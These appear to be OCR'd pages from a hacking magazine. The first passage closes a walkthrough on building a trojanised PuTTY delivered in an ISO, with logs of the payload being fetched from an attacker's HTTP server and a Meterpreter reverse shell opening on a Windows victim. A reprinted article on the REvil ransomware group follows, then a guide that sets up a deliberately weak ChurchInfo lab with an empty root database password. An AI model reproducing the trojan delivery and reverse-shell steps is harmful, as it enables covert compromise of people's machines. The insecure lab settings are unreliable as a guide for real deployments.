Then, copy the Putty_malicious.iso file to the target. When victim Clicks on the ISO archive, he sees this. You can see the putty_ malicious file has the icon of Putty.



Note that the webserver hosting the payload (met_153_4444.exe) and trojan (Putty.exe) should be active. When victim clicks on the Putty_malicious.exe, Putty opens normally.



The files we hosted on our web server are downloaded.

```
┌──(kali㉿222vm)-[~/Desktop]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [14/Jan/2023 01:19:31] "GET /putty.exe HTTP/1.1
" 200 -
192.168.40.150 - - [14/Jan/2023 01:19:31] "GET /met_153_4444.exe H
TTP/1.1" 200 -
```

Upon execution of the trojan, we successfully get a meterpreter session one the target system.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 5 opened (192.168.40.153:4444 -> 192.168.4
0.150:60558) at 2023-01-14 01:19:33 -0500

meterpreter > sysinfo
Computer        : DESKTOP-PRLKILM
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >
```

Our recreating of the hacking scenario used by North Korean Threat Actor UNC4034 is finally su -ccessful. Hope this halped our readers to gain further knowledge about creating Trojans. We will be back with more such hacking scenarios in our future Issues.

What do we know about REvil, the Russian ransomware gang likely behind the Medibank cyber attack?

RANSOMWARE

Andrew Goldsmith
Matthew Flinders Distinguished Emeritus Professor,
Flinders University

Australian Federal Police Commissioner Reece Kershaw on Friday confirmed police believe the criminal group behind the recent Medibank cyb -er attack is from Russia. Kershaw said their intel -ligence points to a group of loosely affiliated cyber criminals who are likely responsible for past significant breaches in countries across the world.

Kershaw stopped short of naming any individ-uals or groups. But experts suspect the attackers belong to, or have close links to, the Russian-based ransomware crime group, REvil.

The attack so far involves a multimillion-dollar ransom demand made to the medical insurer for data on individual clients stolen in the earlier sta-ges of the attack. The attackers originally threate-ned to release sensitive personal medical record-s, and then on Wednesday released hundreds of records onto the dark web.In the past financial year, the Australian Cyber Security Centre recei -ved 76,000 cyber-crime reports – on average, one every seven minutes.

Such attacks cause enormous personal stress for those whose data is exposed, as well as considerable reputational damage to the entities holding the data.

(Cont'd On Next Page)

At the time the Medibank attack was publicly announced, Home Affairs Minister Clare O'Neil described the illegal action as a "dog act".

Since then, our cyber security agencies, including the Australian Federal Police and the Australian Cyber Security Centre, have been scrambling to respond.

Gaining a better understanding of the groups behind these activities is therefore vital, but chall -enging. So what do we know about REvil?

Hackers For Hire

The group's name is said to be a contraction of the words "ransom" and "evil". It's based in Russia, although its network of "affiliates" exten- ds into Eastern Europe.

The view that the attack is the work of REvil is based partly on links observed between existi- ng REvil sites on the dark web and the extortion site now hosting some of the stolen Medibank data. Further information will undoubtedly come to light in the coming weeks to confirm or alter this asses- sment.

"The root causes of ransomware today can be political as well as economic, making effective inter- country cooperation against Russian-affiliated groups almost impossible.."

But the nature of this attack is consistent with the approach and motivations shown previously by REvil.

The group emerged in early 2019, having evolved from an earlier "ransomware as a servic- e" (RaaS) group known as GandCrab.

According to one scholar, Jon DiMaggio, under the RaaS model REvil relied on hackers for hire, known as affiliates, to conduct the breach, steal victim data, delete backups and infect victim sys- tems with ransomware for a share of the profits.

As we have also seen in the Medibank case, another tactic of this group is to engage in doubl -e extortion, whereby failure to pay the ransom leads to the stolen data being leaked or sold in underground forums on the dark web.

REvil was particularly active in 2021. This included the highly damaging ransomware attac- k in the United States on Kaseya, a managed ser -vices provider. REvil posted a ransom of US$70 million for a universal decryption key to restore victims' data.

Australia was also touched by REvil in 2021. The group attacked JBS Foods, a major produce -r with operations in Australia as well as Brazil. The impact on Australian meatworks operated by JBS seems not to have affected supplies of meat, thus drawing less public attention than we have seen in the Medibank case.

Unstable And Slippery?

Shortly after the Kaseya attack, in late 2021, REvil appeared to shut up shop, following leaka- ges of information from their hacked data site an -d increased pressure from law enforcement.

However ransomware groups such as REvil are notoriously unstable and slippery. Various fa -ctors contribute to this instability, including law enforcement pressure and greed. There's little honour among this species of cyber "thieves" when personal survival and enrichment are at stake. The RaaS model also relies upon loose networks of asso- ociates that inevitably cha -nge over time.

Further evidence REvil was in retreat came in January 2022, just a month before Russia's invasi -on of Ukraine. Russian law enforcement authori -ties announced they had arrested some 14 alleg- ed members of REvil.

For a brief time, Western observers hoped the Russian action might be effective in constrai- ning future ransomware attacks by the group.

But since the invasion in February this year, any pretence of cross-border cooperation in tack -ling these Russian groups has evaporated. More -over, those arrested are believed now to likely be free and back in business.

Russian ransomware groups have close informal links to Russian security agencies such as FSB, the Russian internal security agency. Th- ese links provide the group (and other Russian cybercrime groups) a degree of licence to carry on their activities on the strict understanding thei

(Cont'd On Next Page)

-r activities on the strict understanding their targe-ts must lie outside Russia.

In some cases, although not so clearly in the case of REvil, these groups have expressed geo-political motivations, directing cyber attacks agai-nst Ukrainian targets and those of countries see-n to be supporting Ukraine. The Conti ransom ware group is an example here of a group that p-ublicly declared its support for Russia over Ukraine.

In the Medibank example, the group behind it appears simply driven by financial gain. Medi-cal facilities such as hospitals have proven popul-ar targets for ransomware groups because of thei-r sensitive information holdings and hence vuln-erability to pressure to pay.

It seems REvil, or at least a close genetic descendant, is back in business. What we're currently seeing is consistent with prior experien-ce with this group: appearing, disappearing and reappearing, sometimes in a slightly altered shap-e.

Dealing with it is difficult, a bit like a game of whack a mole – the offenders all too easily disap-pear and then pop up somewhere else.

The root causes of ransomware today can be political as well as economic, making effective inter-country cooperation against Russian-affiliat-ed groups almost impossible.

This Article first appeared in The Conversation

Installing and Configuring ChurchInfo, Gitea, Webmin and AutoIt

INSTALLATIONS

1. Installing ChurchInfo

The download information of Church Info is also given in our Downloads section. Download ChurchInfo.

```
┌──(kali㉿kali)-[~/vuldocker/churchinfo]
└─$ wget https://master.dl.sourceforge.net/project/churchinfo/c
hurchinfo/1.3.0/churchinfo-1.3.0.tar.gz
--2022-12-24 01:59:17--  https://master.dl.sourceforge.net/proj
ect/churchinfo/churchinfo/1.3.0/churchinfo-1.3.0.tar.gz
Resolving master.dl.sourceforge.net (master.dl.sourceforge.net)
... 216.105.38.12
Connecting to master.dl.sourceforge.net (master.dl.sourceforge.
net)|216.105.38.12|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://downloads.sourceforge.net/project/churchinfo/
churchinfo/1.3.0/churchinfo-1.3.0.tar.gz [following]
--2022-12-24 01:59:18--  https://downloads.sourceforge.net/proj
```

Researchers have identified a Rust variant of a ransomware strain known as Agenda. This makes it the latest malware to adopt the cross-platform prog language.

Extract the contents of the archive.

```
┌──(kali㉿kali)-[~/vuldocker/churchinfo]
└─$ ls
churchinfo-1.3.0.tar.gz

┌──(kali㉿kali)-[~/vuldocker/churchinfo]
└─$ tar -xvf churchinfo-1.3.0.tar.gz
churchinfo/
churchinfo/.htaccess_PHP_REGISTER_GLOBALS_OFF
churchinfo/AccessReport.php
churchinfo/AddDonors.php
churchinfo/AddEvent.php
```

```
┌──(kali㉿kali)-[~/vuldocker/churchinfo]
└─$ ls
churchinfo  churchinfo-1.3.0.tar.gz

┌──(kali㉿kali)-[~/vuldocker/churchinfo]
└─$
```

Navigate into the extracted ChurchInfo directory, run the docker container.

```
┌──(kali㉿kali)-[~/vuldocker/churchinfo]
└─$ sudo docker run -i -t -p "9090:80" -v ${PWD}/churchinfo:/ap
p mattrayner/lamp:0.8.0-1804-php7
[sudo] password for kali:
Unable to find image 'mattrayner/lamp:0.8.0-1804-php7' locally
01b8b12bad90: Download complete
671f15d3f645: Waiting
e9cdc8caf802: Waiting
ef640cb819fa: Waiting
eddab4045c43: Waiting
0d8e18b3ccfa: Waiting
3e92765a2b2e: Waiting
d2c5b5faddc2: Waiting
1dbd5815f551: Waiting
940261e14a30: Waiting
57df70803632: Waiting
a45ea5c7caf0: Waiting
2fe43c5d3fa2: Waiting
```

Interact with the churchInfo docker container

```
┌──(kali㉿kali)-[~]
└─$ sudo docker exec -it 0fec5ba58ff9 /bin/bash
[sudo] password for kali:
root@0fec5ba58ff9:/#
```

and run command highlighted below. When its promoting for password, hit ENTER.

```
┌──(kali㉿kali)-[~]
└─$ sudo docker exec -it 0fec5ba58ff9 /bin/bash
[sudo] password for kali:
root@0fec5ba58ff9:/# mysqladmin -u root -p create churchinfo
Enter password:
root@0fec5ba58ff9:/#
```

Navigate into the SQL directory.

```
root@0fec5ba58ff9:/app# cd SQL
root@0fec5ba58ff9:/app/SQL# ls
AddMRBS.sql                Update1.2.0To1.2.1.sql
AddWebCalendar.sql         Update1.2.1To1.2.3.sql
ExtraQueries.sql           Update1.2.3To1.2.4.sql
index.html                 Update1.2.4To1.2.5.sql
Install.sql                Update1.2.5To1.2.6.sql
Update1.1.5To1.1.6.sql     Update1.2.6To1.2.7.sql
Update1.1.6To1.2.0.sql     UpdateInfoTo1.2.5.sql
root@0fec5ba58ff9:/app/SQL#
```

Run command mysql -u root -p churchInfo<Install.sql. When it prompts for password, just hit ENTER.

```
root@0fec5ba58ff9:/app/SQL# mysql -u root -p churchinfo < Insta
ll.sql
Enter password:
root@0fec5ba58ff9:/app/SQL#
```

Next, install the nano text editor and open the "config.php" file as shown below.

Google has formally introduced client-side encryption for Gmail as part of its efforts to secure emails sent using the web version of the platform.. It is in beta for Workspace and education customers.

```
root@0fec5ba58ff9:/app/SQL# apt-get install nano
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  spell
The following NEW packages will be installed:
  nano
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 231 kB of archives.
After this operation, 778 kB of additional disk space will be u
sed.
0% [Working]
```

```
root@0fec5ba58ff9:/app/SQL# nano /app/Include/Config.php
root@0fec5ba58ff9:/app/SQL#
```

```
  GNU nano 2.9.3       /app/Include/Config.php


// Database connection constants
$sSERVERNAME = 'localhost';
$sUSER = 'churchinfo';
$sPASSWORD = 'churchinfo';
$sDATABASE = 'churchinfo';

// Root path of your ChurchInfo installation ( THIS MUST BE SE$
                        [ Read 80 lines ]
^G Get Help ^O Write Out^W Where Is ^K Cut Text ^J Justify
^X Exit     ^R Read File^\ Replace  ^U Uncut Tex^T To Spell
```

Change the $USER variable to 'root' and $PASSWORD to empty.

```
  GNU nano 2.9.3       /app/Include/Config.php       Modified


// Database connection constants
$sSERVERNAME = 'localhost';
$sUSER = 'root';
$sPASSWORD = '';
$sDATABASE = 'churchinfo';
```

Ensure $RootPath variable is set to '/churchinfo".

```
  GNU nano 2.9.3          /app/Include/Config.php          Modified

// For example, if you will be accessing from http://www.yourd$
// then you would enter '/web/churchinfo' here.
// Another example, if you will be accessing from http://www.y$
// then you would enter '' ... an empty string for a top level$
// This path SHOULD NOT end with slash.  This is case sensitiv$
$sRootPath = '/churchinfo';

// Set $bLockURL=TRUE to enforce https access by specifying ex$

^G Get Help ^O Write Out^W Where Is ^K Cut Text ^J Justify
^X Exit     ^R Read File^\ Replace  ^U Uncut Tex^T To Spell
```


Change the $URL variable to "http://localhost/churchInfo/default.php" as shown below.

```
  GNU nano 2.9.3          /app/Include/Config.php          Modified

// which URL's your users may use to log into ChurchInfo.
$bLockURL = FALSE;

// URL[0] is the URL that you prefer most users use when they
// log in.  These are case sensitive.  Only used when $bLockUR$
$URL[0] = 'http://localhost/churchinfo/Default.php';
// List as many other URL's as may be needed. Number them sequ$
//$URL[1] = 'http://localhost/churchinfo/Default.php';

^G Get Help ^O Write Out^W Where Is ^K Cut Text ^J Justify
^X Exit     ^R Read File^\ Replace  ^U Uncut Tex^T To Spell
```


Save the changes of the file and exit. Stop and restart apache2 using command "/etc/init.d/apache2 start".

```
root@0fec5ba58ff9:/app/SQL# /etc/init.d/apache2 start
 * Starting Apache httpd web server apache2
 *
root@0fec5ba58ff9:/app/SQL#
```

